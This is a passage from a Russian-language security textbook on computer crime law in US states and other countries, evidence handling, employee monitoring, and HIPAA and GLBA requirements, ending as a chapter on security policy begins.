В дополнение к статьям федерального законодательства, касающихся использования компьютера в преступных целях, в каждом штате разработаны свои законы. Эти законы отличаются от федеральных в отношении состава преступления (многие из них не имеют определения величины нанесенного ущерба) и наказания за преступление. В зависимости от того, где произошло преступление, местные правоохранительные органы могут быть больше заинтересованы в расследовании, чем федеральные службы.

Поговорите с представителями местных правоохранительных органов и убедитесь в их заинтересованности и способности к расследованию компьютерных преступлений.

Помните о том, что федеральное законодательство часто меняется, и законы, связанные с компьютерными преступлениями, находятся в состоянии постоянного развития. Если у вас возникли вопросы по отдельным статьям законодательства, проконсультируйтесь с главным юрисконсультом вашей организации или представителями местных правоохранительных органов.

Концепция состава преступления зависит от штата. Некоторые штаты регламентируют цель компьютерного преступления - полное лишение владельца доступа к информации в результате ее кражи. Другие штаты требуют, чтобы информация на самом деле была утеряна, так что восстановление информации из архивной копии аннулирует факт нарушения закона.

Существуют различия и в определении способа доступа преступника к системе. В одних случаях рассматривается только факт реального взлома системы, в других принимаются во внимание именно попытки несанкционированного доступа. А в штате Юта, например, организациям разрешается атаковать компьютеры, с которых был выполнен взлом их компьютерных систем.

И, наконец, в отдельных штатах изменение или подделка заголовка электронной почты считается преступлением. Законы этих штатов направлены на борьбу с массовыми рассылками электронной почты (спамом).

Вне зависимости от того, в каком штате расположена ваша фирма, проконсультируйтесь с представителями местных правоохранительных органов и с главным юрисконсультом вашей организации и убедитесь, что вы понимаете особенности законодательства вашего штата. Вы непосредственно столкнетесь с этим, когда будете заявлять в правоохранительные органы о компьютерном преступлении.

Вопросы для самопроверки

1. Как называется основной федеральный закон США в области компьютерных преступлений?
2. Какие изменения в законы США о компьютерных преступлениях внес Акт Патриота для облегчения процедуры вынесения обвинений в федеральном суде?

Законодательство других стран

В США законы, относящиеся к компьютерным преступлениям, различаются для каждого штата. В рамках мирового содружества это законодательство различается для каждой страны. Многие страны вообще не имеют соответствующих законов. Например, когда был установлен факт проживания хакера, написавшего вирус ILOVEYOU, в Филиппинах, выяснилось, что осудить его нельзя, поскольку в этой стране отсутствует закон, согласно которому написание и распространение *компьютерного вируса* является преступлением (позже такой закон был введен).

Законодательство в области компьютерных преступлений в других странах может оказывать влияние на расследование этих преступлений в США. Предположим, что в результате расследования установлено, что компьютерная атака выполнена с территории другой страны. В этом случае ФБР обращается к правоохранительным органам этой страны через официального представителя посольства США. Если в этой стране отсутствует законодательство в области компьютерных преступлений, то вряд ли она будет принимать участие в расследовании.

В следующих разделах приведен краткий обзор законодательства других стран. Дополнительную информацию вы можете получить от представителей иностранных государств (в посольстве или консульстве) или в ФБР.

Австралия

В федеральном законе Австралии определено, что несанкционированный доступ к данным в компьютерах является уголовным преступлением, наказание за которое - до шести месяцев лишения свободы (см. Законы Содружества наций, уголовный закон

1914). Наказание увеличивается до двух лет, если целью преступления было мошенничество, или если информация классифицируется как секретная правительственная, финансовая или являющаяся *коммерческой тайной*. Также считается незаконным, если злоумышленник получил несанкционированный доступ к компьютерам, обслуживающим системы связи или транспортные коммуникации. Понятие величины минимального ущерба не определено, наказание в основном зависит от типа вскрытой информации.

Бразилия

В Бразилии определено два вида компьютерных преступлений: ввод ложных данных в информационные системы и несанкционированная модификация этих данных. Соответствующие законы направлены на служащих организаций, злоупотребляющих своими правами. Наказание за эти преступления составляет от 3-х месяцев до 12-ти лет лишения свободы, а также включает штрафы.

Индия

Хакинг компьютерных систем считается в Индии преступлением. Лицо признается виновным в совершении преступления, если в результате его действий в компьютерной системе произошло повреждение, удаление или изменение информации, и она утратила свою ценность. Хакер при осуществлении преступных действий стремится причинить ущерб или, по крайне мере, знает об этом. При вынесении обвинительного приговора наказание составляет от двух до трех лет тюремного заключения. На степень наказания не влияет величина ущерба, причиненного системе, или тип информации, к которой обращался злоумышленник.

Китай

Декрет 147 Государственного совета Народной Республики Китай от 18 февраля 1994 г. определяет два вида компьютерных преступлений. Первый - преднамеренный ввод *компьютерного вируса* в компьютерную систему. Второй - продажа нелицензионных программных продуктов. В любом случае наказанием является штраф, возможна и конфискация дохода, полученного незаконным путем.

В Гонконге также имеется ряд законов, направленных против компьютерных преступлений. В "Постановлении о средствах телекоммуникации", раздел 27A определено, что несанкционированный доступ к компьютеру через телекоммуникационную систему является преступлением. Осуждение влечет за собой большой штраф. Преступлением считается взлом компьютера со злоумышленным или нечестным намерением - это может быть получение незаконной выгоды или причинение ущерба. Наказанием является тюремное заключение сроком до пяти лет.

Примечание

В Гонконге сохранились многие законы, действующие еще до его присоединения к Китаю. Однако эти законы со временем могут измениться.

Великобритания

Статьи о компьютерных преступлениях содержатся в лекции 18 Закона о злоупотреблениях компьютерами (1990 г.) Великобритании. Несанкционированный доступ к материалам, содержащимся на компьютере, расценивается как преступление. Доступ выполняется с определенной целью, и лицо, осуществляющее это действие, не может не знать, что у него нет полномочий для его выполнения. Преступлением является несанкционированное изменение данных или действие, повлекшее за собой отказ в обслуживании компьютера. Наказание за эти преступления не зависит от того, выполнялась ли атака один раз или происходила в течение долгого времени.

При вынесении обвинительного приговора наказанием является штраф или лишение свободы сроком до шести месяцев. Срок тюремного заключения не может превышать пять лет.

Вопросы судебного преследования

Если ваша организация стала жертвой компьютерного преступления, то вы можете обратиться за помощью к правоохранительным органам, чтобы наказать обидчиков. Это решение не следует принимать в приступе гнева. Скорее всего, детальное рассмотрение всех параметров

и процессуальных мероприятий нужно обсудить при выполнении ответных действий на инцидент (см. лекцию 6). Во время этой процедуры ваша организация должна привлечь юристов и получить консультации от местных правоохранительных органов. Совместное обсуждение даст информацию относительно их возможностей, интереса в раскрытии преступления и о нанесенном ущербе (эту оценку нужно сделать заранее, до совершения реального взлома).

Примечание

После выявления инцидента проконсультируйтесь с главным юрисконсультом вашей организации, перед тем как обращаться к правоохранительным органам.

Сбор доказательств

Независимо от ваших намерений касательно судебного преследования нужно выполнить множество мероприятий в ходе расследования преступления и возвращения систем в рабочее состояние. Сначала мы рассеем один миф, широко распространенный в сфере безопасности. Миф заключается в том, что якобы требуются специальные меры предосторожности для сохранения доказательств, если вы решили преследовать преступника по суду, и если информация будет использоваться при вынесении приговора.

Давайте внесем ясность в этот вопрос. Во-первых, во время проведения стандартных деловых процедур в качестве доказательства может использоваться любая информация. Если вы обычно делаете резервные копии своих систем, то в них содержится информация о том, где произошла атака и что было при этом сделано, которая пригодится при расследовании. В этом случае не нужны никакие специальные предосторожности для сохранения информации как доказательства. Создание системным администратором резервных копий перед внесением в систему каких-либо изменений, чтобы зафиксировать состояние системы, - хорошая идея, однако это не является необходимым.

Примечание

Формально информация не является доказательством до тех пор, пока

вы не передадите ее представителю правоохранительных органов. Поэтому то, что вы делаете, является сохранением целостности информации, а не защитой вещественных доказательств.

Второй пункт немного сложнее. Если организация обращается к внешнему консультанту для выполнения судебной экспертизы систем, то эти действия обычно не входят в практику стандартных деловых процедур. В этом случае необходимо соблюдать соответствующие предосторожности.

- Создать по крайней мере две копии образа жестких дисков компьютера.
- Ограничить доступ к одной из копий и надежно ее упаковать, чтобы идентифицировать любые попытки *фальсификации*.
- Создать защищенные контрольные суммы информации на дисках, чтобы идентифицировать изменение информации.

В любом случае процедура, которой следует придерживаться, должна быть разработана до инцидента, и при ее создании необходимо предварительно проконсультироваться с адвокатом организации и с представителями правоохранительных органов.

Следует принять во внимание и тот факт, что информация на компьютерной системе жертвы - это не единственное место для получения сведений об атаке. В файлах журналов сетевого оборудования или сетевых систем мониторинга тоже содержатся данные об инциденте.

Примечание

Если информацию, полученную с помощью стандартных деловых процедур, можно использовать как доказательство в суде, то не упускайте такой возможности и соберите необходимые сведения. Однако если вы несерьезно относились к созданию резервных копий, то пользы от них будет немного. Если у вас возникли сомнения относительно собранной информации, свяжитесь с судебным экспертом или правоохранительными органами - в любом случае это правильный шаг.

Взаимодействие с правоохранительными органами

Перед тем как обращаться в правоохранительные органы, свяжитесь с главным юрисконсультом своей организации. Он должен присутствовать во время переговоров с представителями этих служб.

Как только представители правоохранительных органов появятся в вашей организации для проведения расследования, правила изменятся. Они будут действовать как судебные приставы-исполнители в соответствии с правилами, установленными для сбора информации, используемой в качестве вещественных доказательств. После получения резервных копий или информации, хранящейся в системе, они будут контролировать доступ к этим вещественным доказательствам и защищать их в соответствии с законом.

Вопрос к эксперту

Вопрос. Если в организации осуществляется мониторинг ее сети, то является ли это нарушением закона об электронном прослушивании?

Ответ. Организация является владельцем и оператором компьютерной сети, поэтому ей разрешено собирать подобную информацию. Это не является нарушением законов 2511 и 2701 об электронном прослушивании.

Более того, если сбор последующей информация связан с получением ее из сети, правоохранительные органы имеют право предъявить повестку для вызова в суд или ордер на получение дополнительных сведений. Эти документы позволят им сделать запрос на журналы от поставщика услуг связи или установить аппаратуру для мониторинга. Без предъявления ордера это сделать невозможно. В данном случае представители правоохранительных органов действуют опять же в соответствии со своими собственными процедурами.

Совет

Правоохранительным органам не нужен ордер, если информация предоставляется по собственному желанию (например, самой организацией). Однако, если их представители захотят получить данные с вашего сайта, лучше потребовать предъявления соответствующего

ордера, поскольку это защитит вас от некоторой ответственности. Такой подход следует использовать, если организация является поставщиком услуг связи, и правоохранительным органам нужны журналы, где регистрируется деятельность, осуществляемая в сети. В любом случае запрос о выдаче магнитных лент или файлов журналов должен пройти через юридическое ведомство организации.

Гражданские вопросы

Любой гражданин имеет право обратиться с гражданским иском по какому-либо вопросу. Вероятность для гражданских исков существует и по отношению к компьютерам или сохраненной на них информации. В этом разделе мы рассмотрим некоторые примеры. Однако не надо расценивать их как юридические советы. Для получения квалифицированного ответа следует обратиться к адвокату или главному юрисконсульту.

Вопросы, касающиеся служащих

Компьютеры и компьютерные сети в организации предназначены для того, чтобы служащие использовали их в деловых целях. Эта простая концепция должна быть разъяснена всем сотрудникам (см. лекцию 6 об использовании политик). Она означает, что организация является владельцем систем и сетей, и вся информация в системах доступна для нее в любое время. Таким образом, служащие здесь не имеют никаких личных прав. Убедитесь, что ваша политика в этом вопросе соответствует действующему законодательству, привлеките главного юрисконсульта организации к разработке этой политики. Помните о том, что правовые нормы о неприкосновенности личной жизни в разных штатах отличаются друг от друга.

Внешний мониторинг

Если организация является поставщиком услуг связи и компьютерных служб, то ей разрешено контролировать информацию в сети и использование сети (как уже было сказано выше, это исключение из закона об электронном прослушивании). Служащих необходимо проинформировать о том, что подобная деятельность возможна. Это должно найти отражение в политике, а при входе в систему они

должны видеть соответствующее сообщение. Сообщение может выглядеть так.

Эта система принадлежит "название организации" и предназначена для использования авторизованными пользователями. Все действия на этом компьютере или в сети могут быть проверены. Любой пользователь системы соглашается на этот контроль. Пользователь не имеет никаких личных прав в данной системе. Вся информация об этой или другой компьютерной системе является собственностью "название организации". Доказательство незаконных действий может быть передано представителям правоохранительных органов.

Вопросы политики

В политике организации определяются операции, выполняемые в системах, и поведение служащих. Если служащие нарушают политику организации, на них может быть наложено взыскание, вплоть до увольнения. Для уменьшения возможных проблем с законом служащих нужно обеспечить копиями политик организации (включая политику безопасности и информационную политику); они должны письменно подтвердить, что политики получены и осмыслены. Эта процедура должна периодически повторяться (например, каждый год), чтобы служащие не забывали о существовании этих политик. В политиках следует предусмотреть обновление сообщения, появляющегося при входе в систему (никаких личных прав, ведение мониторинга и т. д.).

Некоторые служащие могут отказаться подписывать такие документы. Эту ситуацию необходимо урегулировать при содействии отдела кадров и юрисконсульта организации.

Ответственность за прохождение данных

При оценке риска в организации необходимо принимать во внимание ответственность за прохождение данных. Суть этой проблемы такова. Если в организации А не реализованы надлежащие меры безопасности, и злоумышленникам удалось успешно взломать одну из систем, то эта система может быть использована для атаки на организацию Б. В этом случае организация А несет ответственность перед организацией Б (см. рис. 5.1). Вся проблема в том, что организация А не предприняла необходимые меры для предотвращения случившегося инцидента. Эти

меры определены в действующих стандартах (например, в *ISO 17799*) и в существующей практике деловых отношений (см. лекцию 9). При повторном возникновении инцидента сотрудники отдела безопасности должны обсудить этот вопрос с главным юрисконсультом организации.



Рис. 5.1. Ответственность за прохождение данных

Вопросы конфиденциальности личной информации

Вопрос конфиденциальности личной информации в интернете на сегодняшний день превратился в центральную проблему. Мы уже сталкивались с подобной ситуацией при обсуждении личных прав служащих. Оказывается, это не единственная проблема, которая требует исследования и решения. В последние годы Федеральное правительство приняло соответствующие законы о конфиденциальности данных банковских и финансовых институтов.

Информация о клиенте

Информация о клиенте не является собственностью организации - она

принадлежит клиенту. Таким образом, организация должна предпринимать надлежащие меры, чтобы защитить эту информацию от несанкционированного доступа. Это значит, что вы можете использовать эту информацию, но при этом должны соблюдать все меры предосторожности и употреблять ее только по назначению. Вот одна из причин, почему многие сайты в интернете помещают на своих страницах уведомление о том, что некоторые данные о клиенте могут использоваться в списках рассылки. В этой ситуации клиенты должны иметь возможность отказаться от использования их личной информации подобным образом.

Проблема, на которой я хочу заострить ваше внимание, - это доступ к личной информации клиента при взломе системы защиты. Какое решение примет организация, если она соблюдала все возможные меры предосторожности для предотвращения этого взлома? В этой ситуации сотрудникам отдела информационной безопасности нужно работать вместе с генеральным юрисконсультом организации, чтобы рассмотреть все стороны этой проблемы и определить соответствующие меры.

Закон о переносимости и подотчетности документации о страховании здоровья

21 августа 1996 г. вышел в свет Закон о переносимости и *подотчетности* документации о страховании здоровья (*Health* Insurance Portability and Accountability Act, HIPAA). В этом законе сказано, что ответственность за создание и претворение в жизнь стандартов для защиты информации, касающейся здоровья, несет Министерство здравоохранения и социальных служб. Закон вводит стандартизацию информации о здоровье, уникальные идентификаторы пациентов и, что наиболее важно, стандарты безопасности для защиты конфиденциальности и целостности этой информации.

20 февраля 2003 г. Министерство здравоохранения и социальных служб США опубликовало правила техники безопасности HIPAA. Правила вступили в действие через 60 дней после опубликования (20 апреля 2003 г.). Установлены следующие даты ввода этих правил в различных организациях:

- организации планирования здравоохранения - 20 апреля 2005 г.;

- небольшие организации планирования здравоохранения (с годовым доходом в 5 млн. долларов и меньше) - 20 апреля 2006 г.;
- информационные центры - 20 апреля 2005 г.;
- службы здравоохранения - 20 апреля 2005 г.

Адресуемые и обязательные компоненты

В окончательно принятых правилах безопасности вводится понятие адресуемых компонентов. Многие положения правил являются обязательными для организации (они должны быть реализованы в обязательном порядке), а некоторые относятся к категории "применительно к организации"

Если в положение включен такой пункт, то организация должна оценить, является ли это положение для нее резонной и надлежащей мерой предосторожности. При положительной оценке необходимо обеспечить выполнение этого положения. В противном случае следует изложить в документальной форме, почему организация приняла такое решение, и разработать альтернативный механизм.

Требования правил безопасности

Правила безопасности включают общие положения и детальные требования в пяти специфических областях.

- Административные меры безопасности.
- Физические меры безопасности.
- Технические меры безопасности.
- Организационные требования.
- Политики, процедуры и требования к документации.

Основная цель этих положений состоит в том, чтобы гарантировать поддержку конфиденциальности, целостности и доступности защищенной информации о здоровье (Protected *Health* Information, PHI). Они позволяют использовать правильный подход к управлению риском при выполнении требований применительно к конкретной организации.

Любая организация, которая обрабатывает информацию о здоровье

человека, должна изучить эти положения очень подробно и определить, что необходимо сделать. Организациям здравоохранения, конечно, потребуются существенные средства на обеспечение работы своих систем и выполнение процедур. Сотрудники отдела информационной безопасности в этом случае должны работать в тесном сотрудничестве с консультантом по вопросам соблюдения HIPAA и главным юрисконсультом организации.

Административные меры безопасности

HIPAA предписывает для каждой организации выполнение следующих требований.

- *Управление безопасностью*. Сюда входит регулярный анализ рисков; соответствующие меры безопасности для управления рисками; политика санкций, направленная на принудительное соблюдений требований; регулярный просмотр записей в журналах, содержащих информацию о выполняемых действиях.
- Назначение лиц, ответственных за безопасность. Должен быть назначен человек, отвечающий за вопросы безопасности.
- Меры безопасности, связанные с человеческим фактором. Следующие компоненты рассматриваются применительно к конкретной организации: процедуры авторизации, установление уровня допуска, процедуры увольнения.
- Управление доступом к информации. Обязательным компонентом является изоляция работы *информационных центров* здравоохранения. А эти компоненты рассматриваются применительно к конкретной организации: процедуры *авторизации доступа*, установления факта доступа и процедуры модификации.
- Понимание необходимости мер безопасности и обучение. Эти компоненты рассматриваются применительно к конкретной организации: периодическое обновление положений безопасности; защита от вредоносного программного обеспечения; мониторинг входа в систему и *управление паролями*.
- Процедуры, связанные с возникновением инцидентов безопасности. Политики и процедуры, относящиеся к инцидентам безопасности, являются обязательными.
- План на случай возникновения непредвиденных обстоятельств.

Эти компоненты являются обязательными: план создания резервных копий информации, план восстановления после *стихийных бедствий* и план действий в чрезвычайных обстоятельствах. Следующие компоненты рассматриваются применительно к конкретной организации: периодическая проверка и пересмотр планов, оценка относительной важности определенных приложений.

- Оценка. Необходимо проводить периодическую оценку защиты на местах в ответ на изменения в окружении.
- Контракты, связанные с ведением бизнеса, и другие мероприятия. Необходимо наличие контрактов, определяющих соответствующие меры безопасности, с любой организацией, совместно использующей PHI.

Физические меры безопасности

Правила безопасности HIPAA учитывают влияние общих физических мер безопасности, используемых в организации, на безопасность компьютеров и сетей. Поэтому сюда включены существенные требования для *физической защиты*.

- Управление доступом в помещение. Следующие компоненты рассматриваются применительно к конкретной организации: планы, разработанные на случай возникновения непредвиденных обстоятельств; план безопасности помещений; контроль доступа и подтверждения подлинности, процедуры для регистрации ремонтных работ и модификаций физических средств защиты.
- Используемые рабочие станции. Политика для определения физических параметров рабочих станций, с которых можно обращаться к PHI.
- Безопасность рабочих станций. Физические меры безопасности для всех рабочих станций, с которых можно обращаться к PHI.
- Контроль устройств и носителей информации. Эти компоненты являются обязательными: процедуры для размещения PHI и носителей, на которых она хранится, удаление PHI перед повторным использованием носителей. А эти компоненты рассматриваются применительно к конкретной организации: записи о перемещении аппаратных средств и носителей, создание резервных копий PHI перед этим перемещением.

Технические меры безопасности

Правила безопасности HIPAA содержат требования к техническим мерам безопасности. Определенные *механизмы безопасности*, которые организация выбирает для выполнения положений, могут отличаться в зависимости от оценки риска, произведенного организацией (и от прочих факторов). Ниже приведены эти требования.

- Управление доступом. Эти компоненты являются обязательными: назначение каждому пользователю уникального идентификатора, реализация процедур доступа в чрезвычайных обстоятельствах. Следующие компоненты рассматриваются применительно к конкретной организации: автоматический выход из системы и шифрование/дешифрование PHI.
- Управление аудитом. Включает реализацию механизмов для записи и исследования любой деятельности в системе, которая содержит PHI.
- Целостность. Разработка механизмов аутентификации электронной PHI.
- Аутентификация личности или объекта. Разработка механизмов подтверждения подлинности личности тех, кто пытается получить доступ к PHI.
- Безопасность при передаче данных. Следующие компоненты рассматриваются применительно к конкретной организации: механизмы обнаружения неправомочных модификаций PHI в процессе передачи и механизмы шифрования PHI.

Организационные меры безопасности

Правила безопасности HIPAA включают организационные требования, реализация которых ведет к модификации контрактов с партнерами и спонсорами. Любые контракты с организациями, которые будут обращаться к PHI, должны включать меры по обеспечению безопасности в качестве отдельных пунктов. Кроме того, документы, разрабатываемые органами планирования здравоохранения, должны предписывать спонсору выполнение соответствующих требований по защите PHI.

Политики, процедуры, и требования к документации

Каждой организации необходимо поддерживать надлежащие политики, процедуры и документацию. Вся документация должна храниться в течение шести лет с момента создания. Все политики и процедуры должны быть доступны тем, кто будет реализовывать *механизмы безопасности*. Политики и процедуры организации нуждаются в обновлении в ответ на изменения в окружении или эксплуатационных требованиях.

Закон о модернизации финансового обслуживания Грэма-Лича-Блайли

Закон о модернизации финансового обслуживания Грэма-Лича-Блайли (The Gram-Leach-Bliley Financial Services Modernization Act, GLBA) вышел в свет 12 ноября 1999 г. Важнейшие аспекты закона связаны с конфиденциальностью информации о клиентах. В связи с этой проблемой в подразделе А раздела 5 определено обязательство по защите частной информации клиентов. Раздел 502 запрещает финансовым организациям раскрывать частную информацию о клиенте, за исключением случая взлома систем организации, а также предписывает обеспечить для клиента возможность отказа от использования его личной информации.

В дополнение к вопросам конфиденциальности от финансовых институтов также требуется защита записей о клиенте от несанкционированного доступа. Данным вопросом занимались учреждения финансового надзора (Управление по контролю денежного обращения, Федеральная резервная система, Федеральная корпорация страхования депозитов и Управление по надзору за сберегательными учреждениями), которые издали совместное положение, содержащее конкретные требования. Этот документ называется "Межведомственные руководящие указания установленных стандартов по безопасности информации о клиентах" и доступен по адресу ссылка: http://www.ffiec.gov/exam/InfoBase/documents/02-joi-safeguard_customer_info_final_rule-010201.pdf.

Требования безопасности

Руководящие указания устанавливают требования к *программе безопасности* финансовых организаций в целом. Они включают следующее.

- Программа информационной безопасности. Каждая организация должна ввести в действие всестороннюю программу информационной безопасности, которая включает административные, технические и физические меры безопасности.
- Вовлечение руководства. Руководство организации должно одобрить программу и наблюдать за ее развитием, выполнением и непрерывным техническим обслуживанием.
- Оценка риска. Каждая организация должна периодически проводить оценки риска, выявляющие угрозы и уязвимые места.

Руководство и управление риском

Используя разработанную программу безопасности, организация руководит и управляет риском через развертывание следующих механизмов защиты.

- Управление доступом к информации.
- *Физическое ограничение доступа* к системам и записям.
- Шифрование секретной информации при ее передаче.
- Процедуры изменения и модификации системы не должны отрицательно влиять на безопасность.
- Процедуры двустороннего контроля, сегрегация режимов работы и фоновые проверки.
- Системы обнаружения вторжений для наблюдения за атаками.
- Процедуры ответных действий при возникновении инцидента.
- Защита окружающей среды для защиты записей от разрушения.

Руководящие указания требуют обучения сотрудников организации для осуществления программы, а также регулярных проверок на определение эффективности программы.

Примечание

Тестирование программы должно проводиться независимыми сторонами. Однако организация может проводить и свои собственные проверки.

Наблюдение за поставщиками услуг

Закон GLBA учитывает проблемы безопасности при вовлечении внешних сторонних организаций, предоставляющих финансовым институтам различные услуги. Эти организации могут получить доступ к секретной информации, поэтому их надо тщательно проверить. Руководящие указания определяют следующие требования.

- Должное усердие при отборе поставщиков услуг. Необходим серьезный подход к отбору сторонних организаций, предоставляющих свои услуги.
- Требования к поставщикам услуг о соблюдении безопасности. Организация должна требовать от своих поставщиков услуг соблюдения соответствующих мер безопасности - это оговаривается в контракте.
- Наблюдение за поставщиками услуг. Организация должна вести мониторинг сторонних организаций для наблюдения за выполнением обязательств по контракту.
- Корректировка программы. Организация должна вносить изменения в свою программу информационной безопасности, чтобы учитывать модификацию в технологиях и процедурах бизнеса, а также появление новых угроз.
- Отчет руководству. Организация должна периодические отчитываться перед руководством о выполнении статей своей программы безопасности.

Судебное преследование

Этот проект покажет вам, как можно применить к преступнику законы о компьютерных преступлениях. В качестве отправной точки используются результаты, полученные при выполнении проекта 2.

Шаг за шагом

1. Взгляните на стратегию атаки, разработанную в проекте 2.
2. Давайте предположим, что эта атака была успешной. Определите статьи Федерального закона о компьютерных преступлениях, которые были нарушены при выполнении этой атаки. Не забудьте оценить общий ущерб, нанесенный организации.
3. Теперь определите системы, которые можно использовать для

сбора доказательств об атаке. Что это за доказательства?
4. Определите способы защиты этих доказательств.
5. Установите, если это возможно, *источник атаки*.

Выводы

Очевидно, что в этом случае нарушается закон 1030 Свода законов США. Однако, согласно закону 1030, величина общего ущерба должна составлять 5 000 долларов, поэтому нужно определить ущерб, причиненный в результате выполнения атаки. После определения взломанных систем не забудьте о проблемах, связанных с кредитными картами и авторскими правами. Утечка этой информации влечет за собой применение других статей закона.

Контрольные вопросы

1. Является ли сканирование порта системы, к которой у вас нет права доступа, федеральным преступлением?
2. Какова сумма минимального ущерба при нарушении Федерального закона о компьютерном мошенничестве и злоупотреблении?
3. Какие изменения внес Акт патриота для облегчения вынесения приговора преступникам?
4. По какой статье Федерального закона преследуется прослушивание (снифинг) информации?
5. Если обнаружен warez-сайт (сайт, содержащий коммерческое программное обеспечение, доступное для распространения), но владелец системы не может установить, что сумма ущерба составляет 5 000 долларов, попадает ли злоумышленник, организовавший такой сайт, под действие Федерального законодательства? Если да, то под действие какой статьи?
6. Какое главное отличие законов штатов США в области компьютерных преступлений от Федеральных законов?
7. Является ли кража конфиденциальной информации преступлением во всех штатах, где имеется соответствующее законодательство?
8. Как влияет законодательство других стран в области компьютерных преступлений на действия правоохранительных

органов США?

9. Если в организации был произведен сбор доказательств с помощью стандартных процедур, но при этом не сделана криптографическая проверка контрольной суммы, считаются ли такие доказательства верными?
10. Что должны предъявить правоохранительные органы для сбора доказательств?
11. Если организация придерживается существующей практики деловых отношений, может ли она преследоваться за халатность?
12. Что является главной проблемой для выполнения обязательств?
13. Перечислите организации, которые уполномочены проводить аудит в соответствии с законом GLBA?
14. Какова главная цель положений закона GLBA?
15. К каким организациям применяются правила закона HIPAA?

Политика

Рассмотрены вопросы политики информационной безопасности, методика разработки политик, создания, развертывания и эффективного использования.

Наверное, самая неинтересная часть профессиональной работы в сфере информационной безопасности - это разработка политики. Развертывание политики не требует глубоких технических знаний и, таким образом, не очень привлекает профессионалов. Кроме того, не ждите благодарности, поскольку не многим сотрудникам понравятся результаты этой работы.

Политика устанавливает правила. Политика заставляет людей делать вещи, которые они не хотят делать. Но политика имеет огромное значение для организации и, вероятно, является наиболее важной работой отдела информационной безопасности.

Необходимость и важность политики

Политика устанавливает правила, которые определяют конфигурацию систем, действия служащих организации в обычных условиях и в случае непредвиденных обстоятельств. Таким образом, политика выполняет две основные функции:

- определяет безопасность внутри организации;
- определяет место каждого служащего в системе безопасности.

Какой должна быть безопасность

Политика определяет способы развертывания системы безопасности. Сюда входит правильная настройка компьютерных систем и сетей в соответствии с требованиями *физической безопасности*. Политика определяет надлежащие механизмы, используемые для защиты информации и систем.

Однако технические аспекты - это не единственное, что определяется политикой. Она ясно устанавливает порядок осуществления служащими своих обязанностей, связанных с вопросами безопасности, например,

для администраторов. Она определяет поведение пользователей при использовании компьютерных систем, размещенных в организации.

И, наконец, устанавливает порядок реагирования в случае каких-либо непредвиденных обстоятельств. Если происходит инцидент, связанный с нарушением безопасности, или система дает сбой в работе, политики и процедуры устанавливают порядок действий и выполняемые задачи, направленные на устранение последствий этого инцидента.

Определение места каждого работника

Правила достаточно серьезны и являются необходимой частью действующей в организации *программы безопасности*. Таким образом, очень важно, чтобы все службы работали во взаимодействии для построения надежной системы безопасности. Политика показывает основные направления деятельности работников компании в этой совместной работе. Политики и процедуры определяют задачи и цели *программы безопасности*. Когда эти задачи и цели должным образом поддерживаются служащими, это обеспечивает базу для коллективной работы в сфере безопасности.

Внимание!

В этой ситуации важную роль играет обучение, которое идет "рука об руку" с политикой. Если в организации не уделяется должного внимания программам информирования в сфере безопасности, то при развертывании политики возможно возникновение проблем.

Определение различных политик

Существует большое количество типов политик и процедур, которые определяют функционирование системы безопасности в организации. В следующих разделах мы покажем основные концепции, полезные и широко используемые на практике. Все эти концепции можно скомбинировать для лучшего использования в вашей организации. Три раздела каждой политики являются общепринятыми.

- Цель. Каждая политика и процедура имеют четко определенную цель, которая ясно описывает, почему создана та или иная

политика или процедура, и какую выгоду от этого надеется получить организация.

- Область. Каждая политика и процедура имеет раздел, описывающий ее сферу приложения. Например, политика безопасности применяется ко всем компьютерным и сетевым системам. Информационная политика применяется ко всем служащим.
- Ответственность. В разделе об ответственности определяются лица, ответственные за соблюдение политик или процедур. Этот человек должен быть надлежащим образом обучен и знать все требования политики.

Информационная политика

Информационная политика определяет секретную информацию внутри организации и способы ее защиты. Политика разрабатывается таким образом, чтобы охватить всю существующую информацию. Каждый служащий отвечает за безопасность секретной информации, с которой он сталкивается в работе. Информация может быть представлена на бумажных носителях или в виде файлов на компьютере. Политика должна предусмотреть защиту для всех форм представления информации.

Выявление секретной информации

Информация, считающаяся секретной, различается в зависимости от сферы деятельности организации. Секретные сведения включают деловые книги, проекты, патентную информацию, телефонные книги компании и т. д.

Определенная информация считается секретной для всех организаций - это сведения о выплатах, домашние адреса и номера телефонов служащих, информация о медицинском страховании и любая финансовая информация, закрытая для широкой публики.

Определение секретной информации должно быть тщательно и четко сформулировано в политике и донесено до служащих.

Внимание!

Определение секретной информации можно найти в законодательных актах и предписаниях. Поработайте с главным юрисконсультом своей организации и убедитесь, что вы четко представляете, какая информация является секретной. Обратитесь в лекции 5 к разделам о GLBA и HIPAA.

Классифицирование

